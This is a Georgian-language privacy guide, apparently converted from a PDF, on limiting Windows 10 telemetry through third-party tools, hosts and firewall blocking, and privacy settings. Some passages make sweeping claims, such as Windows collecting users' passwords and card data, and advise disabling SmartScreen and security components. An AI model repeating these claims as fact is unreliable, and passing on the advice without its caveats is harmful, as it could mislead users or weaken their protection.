გამოუგზავნონ პერსონიზირებული რეკლამები და განცხადებები. სწორედ ეს უნდა გამორთოთ. კორტანას საიტი https://support.microsoft.com/en-us/topic/cortana-and-privacy-47e5856e-3680-d930-22e1-71ec6cdde231 მოგცემთ ბევრად მეტ ინფორმაციას, თუ რას აკეთებს კორტანა, რა ინფორმაციას აგროვებს და სად ინახავს. ვინც არ იცის, კორტანა ხმოვანი ასისტენტია, რომელიც აგროვებს ყველა მონაცემს, და ეს მართლა ყველა მონაცემია: ბრაუზინგის ისტორია, კლავიშებზე დაჭერა, უსმენს თქვენს მიკროფონს, ინტერნეტში ძებნის ისტორიას, კალენდარის ინფორმაციას, ადგილმდებარეობას და მოძრაობას, თქვენს კონტაქტებს და ურთიერთობებს, კრედიტ და დებიტ ბარათების მონაცემებს, ელ-ფოსტის მონაცემებს, ტელეფონის ზარების ისტორიას, კინოებს, მუსიკას, რასაც ყიდულობთ და ა.შ, და ა.შ. კარგი სამსახური რომ გაგიწიოთ კორტანამ, კარგად უნდა შეისწავლოთ, კარგად უნდა გაითვალისწინოთ, გიღირთ თუ არა კორტანას სერვისები იმად, რომ ამდენი ინფორმაცია გასცეთ. თუმცა, ეს არის ახალი რეალობა, სადაც მომავალი თაობები ფართოდ გამოიყენებენ კორტანასნაირ სერვისებს და მაშინ ალბათ კონფიდენციალურობის განმარტებაც შეიცვლება.

აქ არის Microsoft-ის კონფიდენციალურობის განცხადება https://privacy.microsoft.com/en-us/privacystatement/ და სერვის ხელშეკრულება https://www.microsoft.com/en-gb/servicesagreement/default.aspx. Windows-ის დაყენებისას ხელს აწერთ ამ ხელშეკრულებებს, რომლითაც Microsoft-ს უფლებას აძლევთ, შეკრიბოს თქვენი მონაცემები და

გადასცეს სხვა პირებს თუ კომპანიებს. ეს ხელშეკრულებები ძალიან გულახდილად გეუბნებიან, რა არის მათი განზრახვა. ერთი მხრივ ეს კარგია, მაგრამ გაითვალისწინეთ, რომ თქვენ ფაქტიურად ცვლით თქვენს მონაცემებს ოპერაციული სისტემის კომფორტსა და საჭირო ფუნქციებში. როგორც ზემოთ უკვე აღვნიშნეთ, სისტემა აგროვებს ყველა მონაცემს თქვენს შესახებ, მათ შორის პაროლებს, საკრედიტო ბარათების მონაცემებს, თქვენს ელ-ფოსტის მისამართს, სახელს, გვარს, საფოსტო მისამართს, თქვენს ადგილმდებარეობას, დოკუმენტებს, ჩათს და ა.შ. ამის შესახებ შეგიძლიათ წაიკითხოთ ამ სტატიაში https://www.eff.org/deeplinks/2016/08/windows-10-microsoft-blatantly-disregards-user-choice-and-privacy-deep-dive.

Windows 10-ში თვალთვალის ავტომატურად გამორთვა

Windows 10-ში შესაძლებელია თვალთვალის და კონფიდენციალურობასთან დაკავშირებული თვისებების ხელით გამორთვა, მაგრამ ეს მოითხოვს Windows 10-ის და მისი ყველა პარამეტრის ცოდნას. საბედნიეროდ, არსებობს ავტომატიზებული პროგრამები, რომლებიც ამას თქვენ მაგივრად გააკეთებენ. თუმცა გაითვალისწინეთ, რომ ყოველმა ახალმა სისტემის განახლებამ შეიძლება შეცვალოს რაღაც პარამეტრი და ჩართოს თვალთვალის ფუნქციები. სწორედ ამიტომ Windows 10-ს ვერ ენდობით კონფიდენციალურობასთან მიმართებაში. Windows 10-ის გამოყენება შესაძლებელია, თუ მუდმივად შეამოწმებთ ყველა პარამეტრს და დაბლოკავთ თვალთვალის ფუნქციებს, ან ავტომატიზებული პროგრამა განახლდება Microsoft-ის ცვლილებების მიხედვით.


შემდეგი პროგრამები დაგეხმარებათ კონფიდენციალურობის და ანონიმურობის შენარჩუნებაში Windows 10-ში:

1. Destroy Windows 10 Spaying - ეს პროგრამა ცვლის მხოლოდ host ფაილს და არ ვარგა. ამას ცოტა მოგვიანებით აგიხსნით.
2. Disable Windows 10 Tracking დაწერილია Python-ში და მისი კოდი ღიაა (Open source), რაც ძალიან კარგია https://github.com/10se1ucgo/DisableWinTracking/releases ;
3. DoNotSpy - აგიხსნით ყველა ცვლილებას, რასაც აკეთებთ და სარეზერვო ასლებიც შეიძლება გააკეთოთ;
4. Windows 10 Privacy in Sheet - რომელიც ბეტჩ ფაილია (ანუ მიმდევრობით ასრულებს Windows-ის ბრძანებების)
5. W10Privacy.
6. O&O Shutup10 – აკეთებს სარეზერვო ასლებს;
7. Spy Bot Anti Beacon for Windows 10 -- ეს პროგრამა დაწერილია კარგად ცნობილი კიბერუსაფრთხოების კომპანიის მოერ, შესაბამისად შესაძლებელია უფრო მეტად ენდოთ.
8. Ashampoo – Anti Spy for Windows 10 აკეთებს სარეზერვო ასლებს;
9. Windows Privacy Tweaker;

ამ პროგრამათაგან ბევრი დაწერილია ვიღაც პროგრამისტების მიერ, რომლებსაც შეიძლება არ ჰქონდეთ კიბერუსაფრთხოების ღრმა ცოდნა. ისმის კითხვა, ენდობით კი ამ ხალხს? რა იცით, კიდევ რა ფუნქციები დევს ამ პროგრამებში, რომლებიც შეიძლება თქვენი უსაფრთხოების საწინააღმდეგოდ მუშაობდეს.

თუ პროგრამები ღიაა (Open source), მაშინ შეგიძლიათ შეამოწმოთ ეს პროგრამები. თქვენ თუ არა, ბევრი სხვა ამოწმებს ასეთ პროგრამებს.

ეს პროგრამები აჩერებენ გარკვეულ სერვისებს, აჩერებენ ტელემეტრიას, უზღუდავენ წვდომას პროგრამებს. ზოგიერთი პროგრამა ცვლის hosts ფაილს. Hosts ფაილი გეხმარებათ, რომ DNS-სერვერზე მიმართვის გარეშე გადათარგმნოთ დომეინის სახელები IP მისამართებად. მაგალითად, თუ ამ ფაილს დაამატებთ Google-ს და მის IP მისამართს, მაშინ სისტემას არ დასჭირდება ყოველი წვდომისას გადათარგმნოს Google სახელი IP მისამართად.




ზოგიერთი პროგრამა ამ ფაილს ისე ცვლის, რომ არასწორ მისამართს აძლევს Microsoft სერვერებისათვის, რომლებიც იღებენ თქვენს ინფორმაციას. სამწუხაროდ, ეს ფაილი ვერ გიშველით. Microsoft-მა თავის სისტემებში პროგრამულ დონეზე ჩაწერა IP მისამართები, რაც ფაქტიურად შეუძლებელს ხდის მათი სერვერების დაბლოკვას თქვენს სისტემაზე. მაგრამ ყველაფერი არ არის პროგრამულ დონეზე შეყვანილი, შესაბამისად, Hosts ფაილი შეიძლება ნაწილობრივ გამოიყენოთ.

ზოგი პროგრამა იყენებს Firewall-ს, რომ დაბლოკოს მონაცემთა გადაცემა Microsoft სერვერებზე. იმის გამო, რომ Firewall იმართება ოპერაციული სისტემის მიერ, არ არსებობს გარანტია, რომ ის იმუშავებს და დაბლოკავს მონაცემებს. განსაკუთრებით, თუ Microsoft-ის Firewall-ს იყენებთ Microsoft-ის დასაბლოკად, ცხადია ეს ვერ იქნება კარგი არჩევანი და ალბათ არ იმუშავებს. ყველაზე ეფექტურია, რომ მონაცემთა გადაცემა დაბლოკოთ მანქანის გარეთ, მაგალითად თქვენი რუტერის firewall-ის საშუალებით.


ზემოთ აღწერილი პროგრამებიდან ყველას სჯობია Disable Windows 10 Tracking პროგრამა. ის შეგიძლიათ ამ ბმულიდან ჩამოტვირთოთ https://github.com/10se1ucgo/DisableWinTracking/releases. პროგრამა Python-შია დაწერილი; ან შეიძლება ჩამოტვირთოთ კოდი ან პროგრამის დაკომპილირებული, სამუშაოდ მზა ფაილი, dwt-3.2.3-cp27-win_x86.zip. პროგრამის ვერსიის მიხედვით ეს სახელი შეიძლება შეიცვალოს. პროგრამა უნდა აამუშაოთ როგორც Windows 10-ის ადმინისტრატორმა.

სანამ ამ პროგრამას გამოიყენებთ, გააკეთეთ თქვენი მონაცემების სარეზერვო ასლი, და ასევე შექმენით RestorePoint კომპიუტერზე.



პროგრამას ორი რეჟიმი აქვს, Privacy და Revert. ცხადია, Privacy რეჟიმში ცვლით კონფიდენციალურობის პარამეტრებს, ხოლო Revert გამოიყენება, როცა ცვლილებების საწყის მდგომარეობაში დაბრუნება გინდათ.

პირველი არის **Services** - ეს საშუალებას გაძლევთ, შეაჩეროთ ან წაშალოთ სერვისები, რომლებიც თვალთვალისათვის გამოიყენება. ორი შესაძლებლობა გაქვთ - Disable და Delete. შესაჩერებლად აარჩიეთ Disable, ხოლო წასაშლელად Delete. ცხადია Disable უფრო უსაფრთხოა და არ დაარღვევს სისტემის სტაბილურობას. clear DiagTrack log გაასუფთავებს და აკრძალავს მიმართვას Microsoft-ის დიაგნოსტიკის Log ჩანაწერებთან. Telemetry-ს თუ მონიშნავთ, ასევე მოინიშნება Block Tracking Domains, რადგან სწორედ ამ მეთოდით ხდება ტელემეტრიის დაბლოკვა. ხელით ამის გაკეთება კი შეიძლება Settings->Privacy->Diagnostic & Feedback-ის გამორთვით.




შემდეგია Block even more Tracking domains. პროგრამა გაძლევთ საშუალებას, განსაზღვროთ დასაბლოკი დომეინების სია. თუ გადახვალთ Menu – Options, პროგრამა გამოიტანს დომეინების სიებს, რომლების დაბლოკვაც ხდება მის მიერ. ზედა სია არის ძირითადი, ხოლო ქვედა სია არის სწორედ ის, რასაც ეს ფუნქცია ბლოკავს.

შემდეგია Block tracking IP Address – ეს ფუნქცია ქმნის ჩანაწერებს Windows Firewall-ში, რომ დაბლოკოს IP მისამართების თვალთვალი. ეს ჩანაწერები ადვილი საპოვნელია Firewall-ის წესებში.

შემდეგი Stop Defender /WIFIsense data collection - გააჩერებს Microsoft Defender-ს და WIFI-ს შესახებ ინფორმაციის შეგროვებას. Defender ანტივირუსია და მისმა გამორთვამ შეიძლება უსაფრთხოება დაასუსტოს. WIFIsense თქვენს WIFI პაროლებს აგზავნის და იყენებს იმისათვის, რომ დაუკავშირდეთ ნაცნობების თუ საკუთარ WIFI-ს.

Uninstall Onedrive – უბრალოდ მოხსნის Onedrive პროგრამას კომპიუტერიდან.

თუ GO-ს დააჭერთ, სისტემა გამოიტანს გაკეთებული ქმედებების სიას და DeskTop-ზე ქმნის ფაილს, რომელშიც ცვლილებების დეტალური ჩანაწერები ინახება



თუ შეამოწმებთ hosts ფაილს, ნახავთ, რომ ბევრი ცვლილება იქნა შეტანილი:

შეამოწმეთ Firewall, ნახავთ, რომ შესაბამისი ცვლილებებია იქაცაა ასახული.

ცვლილებების გასაუქმებლად, აამუშავეთ Revert რეჟიმი. პროგრამა აღადგენს საწყის მნიშვნელობებს და შექმნის ახალ ლოგ ფაილს შესაბამისი ჩანაწერებით.


კორტანა

Windows 10-ის ინსტალირებისას ორი შესაძლებლობა გაქვთ. ან გამოიყენოთ გამარტივებული ე.წ. Express პროცესი ან გამოიყენოთ უფრო რთული და დეტალური Custom პროცესი. კონფიდენციალურობის პარამეტრების დასაყენებლად Custom პროცესი უნდა გამოიყენოთ. თუმცა იცოდეთ, რომ ამ პარამეტრების დაყენების შემდეგაც Windows 10 Microsoft-ს გარკვეულ ინფორმაციას მაინც უგზავნის. Windows 10 ჩვეულებრივ იყენებს ინტერნეტის ანგარიშებს, ანუ კომპიუტერში შესასვლელი ანგარიში ინტერნეტშია დარეგისტრირებული და Windows 10-ის ყოველი ჩატვირთვისას ფიქსირდებით შესაბამის სერვერზე. რა თქმა უნდა, თუ კონფიდენციალურობა გჭირდებათ, ასეთი ანგარიში არ უნდა გამოიყენოთ და ადგილობრივი ანგარიშით უნდა იმუშაოთ. ადგილობრივი ანგარიშის გამოყენების შემთხვევაში ვერ გამოიყენებთ Windows 10-ის ღრუბელზე დაფუძნებულ მომსახურებებს და პროგრამებს.

ღრუბელში მოთავსებული ერთ-ერთი კომპონენტია კორტანა, რომელიც დამხმარეა და გეხმარებათ სხვადასხვა ქმედებების ორგანიზებაში და შესრულებაში, შეგახსენებთ კალენდარში მოთავსებული კრებების თუ შეხვედრების შესახებ. კორტანა ხმაზე რეაგირებს და მას შეგიძლიათ ხმოვანი ბრძანებები მისცეთ. Windows 10-ის ძველ ვერსიებში კორტანას გამორთვა შესაძლებელი იყო, თუმცა ახალ ვერსიებში ის იმდენად არის ინტეგრირებული, რომ მისმა გამორთვამ შეიძლება სისტემას პრობლემები შეუქმნას. კორტანას გამორთვა სხვადასხვა ვერსიაში სხვადასხვანაირად ხდება. თანაც განახლებები ცვლიან ამ პროცესს. ერთი საიტი, რომელიც მიჰყვება ამ ცვლილებებს და ყველაზე უფრო რეგულარულად ახლდება, მოთავსებულია ამ ბმულზე: https://www.howtogeek.com/265027/how-to-disable-cortana-in-windows-10/ ასევე, შეგიძლიათ მიმართოთ https://gadgets.ndtv.com/laptops/features/how-to-disable-cortana-on-windows-10-1683223 .

Windows 10 კონფიდენციალურობის პარამეტრები

შეიძლება Windows 10-ის კონფიდენციალურობის პარამეტრების გადაყენება, რომ მაქსიმალურად დაიცვათ კონფიდენციალურობა. თუმცა ყოველი დიდი განახლების შემდეგ Windows 10 სისტემურად განსაზღვრულ პარამეტრებს უკან აბრუნებს. შესაბამისად, ყოველი განახლების შემდეგ თავიდან უნდა განსაზღვროთ და დააყენოთ ეს პარამეტრები. Windows 10-ის Home, Pro, Enterprise ვერსიებში კონფიდენციალურობის პარამეტრები სხვადასხვა ადგილას არიან მოთავსებული და რასაც ქვემოთ აღვწერთ, შეიძლება არ დაემთხვეს თქვენი სისტემის კონფიგურაციას. გაითვალისწინეთ, რომ ყველა ეს პარამეტრი შეიძლება მოძებნოთ Windows 10-ის ძებნის ფუნქციით, რომელიც ეკრანის ქვედა სტრიქონში გამადიდებელ შუშაზე დაჭერისას გამოვა.



კონფიდენციალურობის პარამეტრების დასაყენებლად გახსენით Settings->Privacy. მარცხენა პანელში მოთავსებული მენიუს ყოველი სტრიქონი მარჯვენა პანელში შესაბამის პარამეტრებს გამოიტანს. პირველი სტრიქონის (General), პირველი პარამეტრია Let apps use advertising ID to make ads more interesting to you based on your app activity (Turning this off will reset your ID) - ეს პარამეტრი ახდენს რეკლამების პერსონალიზაციას, ამისათვის იყენებს ცალსახა ნომერს, რომელსაც Microsoft ანიჭებს Windows 10-ის ყოველ ასლს. ცხადია, ასეთი რამისათვის საჭიროა თქვენზე ბევრი რამის ცოდნა, გამორთე ეს პარამეტრი.

მეორე პარამეტრია Turn on SmartScreen Filter to check web content (URLs) that Windows Store Apps use. ეს პარამეტრი ჩართავს დაცვას, რომელიც დაკავშირებულია Windows Defender-თან ანუ ანტივირუსთან, რომელიც Windows-ს მოჰყვება. ეს ფილტრი ვებსაიტებს ამოწმებს საეჭვო პროგრამული კოდის შემცველობაზე; ამოწმებს, არის თუ არა საიტი უკვე ცნობილი სახიფათო საიტების სიაში და ამოწმებს ჩამოტვირთულ ფაილებს ვირუსების შემცველობაზე. ეს ბმული https://support.microsoft.com/en-us/topic/what-is-smartscreen-and-how-can-it-help-protect-me-1c9a874a-6826-be5e-45b1-67fa445a74c8#ie=ie-11 მოგცემთ მეტ ინფორმაციას |SmartScreen Filter-ის შესახებ. ეს პარამეტრი უსაფრთხოებისათვის ნამდვილად მნიშვნელოვანია, თუმცა კონფიდენციალურობისათვის შეიძლება მისი გამორთვა მოგიწიოთ, რადგან ეს პროგრამა ინახავს საიტების გახსნის ისტორიას.

შემდეგია Send Microsoft info about how I write to help us improve typing and writing in the future - გაუგზავნე Microsoft-ს ინფორმაცია იმის შესახებ, თუ როგორ ვწერ, რომ მომავალში დაგვეხმაროს წერის გაუმჯობესებაში. ცხადია, ძირითადად ქართულად თუ მუშაობთ, ეს პარამეტრი უნდა გამორთოთ. ინგლისურად კარგად წერა საკმაოდ რთულია და შესაბამისად ამ პარამეტრმა შეიძლება კარგი დახმარება გაგიწიოთ, თუმცა, ეს პროგრამა იწერს, რასაც კრეფავთ და აგზავნის ინფორმაციას Microsoft-ის სერვერებზე. შესაბამისად, კონფიდენციალურობა ვერაფრით იქნება დაცული.

დაბოლოს - Let websites provide locally relevant contents by accessing my language list - ანუ მიეცი უფლება ვებსაიტებს, რომ შემომთავაზონ ჩემი მდებარეობის შესაბამისი შინაარსი ჩემი ენების სიის მიხედვით. გამორთეთ ეს პარამეტრიც, რადგან იგი ასევე აგზავნის ინფორმაციას.

შემდეგ კი გაქვთ ბმული Manage my Microsoft advertisement and manage other presentation info. ეს ბმული გადაგიყვანთ ვებსაიტზე, საიდანაც უნდა გამორთოთ ყველა პარამეტრი, რომელიც შეიძლება ინფორმაციას გადასცემდეს Microsoft-ს.

როგორც უკვე აღვნიშნეთ, ყოველ განახლებასთან ერთად პარამეტრების სახელები და ადგილი იცვლება, შესაბამისად, საკმაოდ ძნელია მიჰყვე ამ ცვლილებებს. საზოგადოდ, გაითვალისწინეთ, რომ უნდა შეეცადოთ, თქვენმა სისტემამ რაც შეიძლება ცოტა ინფორმაცია მისცეს Microsoft-ს.

Location მენიუ ითხოვს თქვენს ადგილმდებარეობას, ეს პარამეტრი თქვენს მდებარეობას განსაზღვრავს რამდენიმე სხვადასხვა მეთოდით; იმის მიხედვით, თუ რა მოწყობილობებს იყენებთ, შეიძლება იყოს GPS, ან WIFI, ან მობილური ტელეფონის სიგნალი. ეს პარამეტრი შეგიძლიათ გამორთოთ მთელი სისტემისათვის ანდა ყოველი პროგრამისათვის ცალკე.

შემდეგი მენიუა Camera – ეს პარამეტრი გვეხმარება განვსაზღვროთ, რომელ პროგრამებს შეუძლიათ კომპიუტერის კამერის გამოყენება. თუ ძალიან ფრთხილად გინდათ იყოთ, მთლიანად გამორთეთ კამერა ან გამორთეთ მხოლოდ იმ პროგრამებისათვის, რომლებსაც არ სჭირდებათ ან არ ენდობით.

შემდეგია Microphone - იგივე რაც კამერის შემთხვევაში - ან მთლიანად გამორთეთ ან გამოურთეთ ცალკეულ პროგრამებს.

Speech Inking and Typing - კორტანას და Microsoft-ს შეუძლიათ ისწავლონ თქვენი ხმა და თქვენი წერის სტილი იმისათვის, რომ დაგეხმარონ. შესაბამისად, ეს პარამეტრი აგროვებს ძალიან ბევრ ინფორმაციას თქვენ შესახებ და შესაბამისად უკეთესია თუ გამორთავთ.

Account info - საშუალებას აძლევს პროგრამებს, გამოიყენონ ინფორმაცია თქვენი ანგარიშიდან, მათ შორის თქვენი სახელი, ფოტო და სხვა. შესაბამისად ეს პარამეტრიც უნდა გამორთოთ.

Contact-ში აარჩიეთ, რომელმა პროგრამებმა უნდა მიიღონ წვდომა კონტაქტების ინფორმაციაზე.

Calendar - იგივე, რაც ზემოთ - აარჩიეთ, რომელმა პროგრამებმა უნდა მიიღონ წვდომა კალენდართან.

Messaging - ზოგიერთ პროგრამას სჭირდება, რომ წაიკითხოს ელ-ფოსტა ან შეტყობინებები და გააგზავნოს სმს-ები. ესეც უნდა გამორთოთ.

Radios – კომპიუტერი იყენებს სხვადასხვა რადიო ტექნოლოგიას მონაცემების გადასაცემად. მაგალითად, Bluetooth ან WIFI-ს. ხანდახან პროგრამებს სჭირდებათ, რომ აკონტროლონ ან ჩართონ ეს მოწყობილობები, რომ გადასცენ ინფორმაცია.

Other Devices - საშუალებას აძლევს კომპიუტერს, ინფორმაცია გაუცვალოს მასთან დაკავშირებულ სხვადასხვა გარე უკაბელო მოწყობილობებს. ესეც გამორთეთ.

Feedback & Diagnostics - გთხოვთ აზრს Microsoft-ის სერვისების შესახებ, დააყენეთ Never-ზე და დიაგნოსტიკა კი დააყენეთ Basic-ze.

Background Apps - განსაზღვრავს, რომელ პროგრამებს შეუძლიათ ფონურ რეჟიმში განახლება და მუშაობა, ეს პარამეტრი შექმნილია ენერგიის დასაზოგად, თუმცა არ არის საჭირო, რომ პროგრამები თქვენი კონტროლის გარეშე იღებდნენ და აგზავნიდნენ ინფორმაციას. შესაბამისად, ალბათ კარგი იქნება, თუ გამორთავთ ზოგიერთ პროგრამას მაინც ამ სიაში.

თუ უფრო მეტი ინფორმაცია გინდათ კონფიდენციალურობის პარამეტრების შესახებ, ეს ბმული https://www.makeuseof.com/tag/complete-guide-windows-10-privacy-settings/ ერთ-ერთი ყველაზე განახლებადია და დაწვრილებით აგიხსნით ყველა პარამეტრის მნიშვნელობას.

WIFISense - Microsoft-მა გააუქმა WIFISense, რომელიც გამოიყენებოდა საკუთარი WIFI-ს მისაცემად სტუმრებისათვის ან ცნობილი საჯარო WIFI-სთან ავტომატურად შესაერთებლად. ეს არ არის ძალიან საშიში პარამეტრი, მაგრამ ვინმეს შემოშვება თქვენს ქსელში, გინდაც მხოლოდ ინტერნეტთან შესაერთებლად, არ არის კარგი აზრი. შესაბამისად, ეს პარამეტრი უნდა გამორთოთ (თუ კიდევ არსებობს თქვენს კომპიუტერზე). ამის მაგივრად თქვენს

ქსელში უნდა შექმნათ ცალკე ქსელი სტუმრებისათვის, რომელიც სტუმრებს მისცემს ინტერნეტთან შეერთების საშუალებას, მაგრამ არ შემოუშვებს თქვენს მთავარ ქსელში.

Windows 7, 8 და 8.1 კონფიდენციალურობის და თვალთვალის ხარვეზები.


Windows 7 და 8 კონფიდენციალურობის თვალსაზრისით ნამდვილად ჯობია Windows 10-ს. თუმცა ამ სისტემებს აქვს სისტემის მომხმარებელთათვის გაუმჯობესების პროგრამა (User Customer Experience Improvement Program ანუ CEIP). ამ პროგრამის საშუალებით Microsoft არკვევს, რა მუშაობს და რა არ მუშაობს, რა მოსწონთ მომხმარებლებს და რას უნდა გაუმჯობესება. ამის გასაკეთებლად სისტემა Microsoft-ს უგზავნის ტელემეტრიას, რომელიც შეიცავს ინფორმაციას კომპიუტერის ფუნქციონირების შესახებ, თუმცა არავინ იცის ზუსტად, რა მონაცემები გადაიცემა. ასევე, არის ლაპარაკი, რომ ამ სისტემების მომდევნო განახლებები შემოიტანენ ისეთივე თვალთვალის ფუნქციებს, როგორიც ეს Windows 10-ს აქვს. ყველა ეს განახლება არ არის სისტემისათვის აუცილებელი და მათი იძულებით დაყენება არ ხდება. შესაბამისად, კარგად გაარკვიეთ, რისთვის არის განახლება, სანამ მას დააყენებთ.

შევეცადოთ, გამოვრთოთ CEIP. ამ თვისების გამორთვა Windows 7 და 8 ვერსიებში თითქმის ერთნაირად ხდება. მოძებნეთ Customer Experience Improvement - დაინახავთ, რომ სისტემა იპოვის Customer Experience Improvement Settings, ეკრანზე გამოვა ფანჯარა:

ამ ფანჯარაში აარჩიეთ No, I don’t want to participate in the program, და ეს ფუნქცია გამოირთვება.


ასევე უნდა გამორთოთ Microsoft Security Essentials, თანამედროვე განახლებებმა ეს ფუნქცია შეცვალეს Windows Defender-ით.

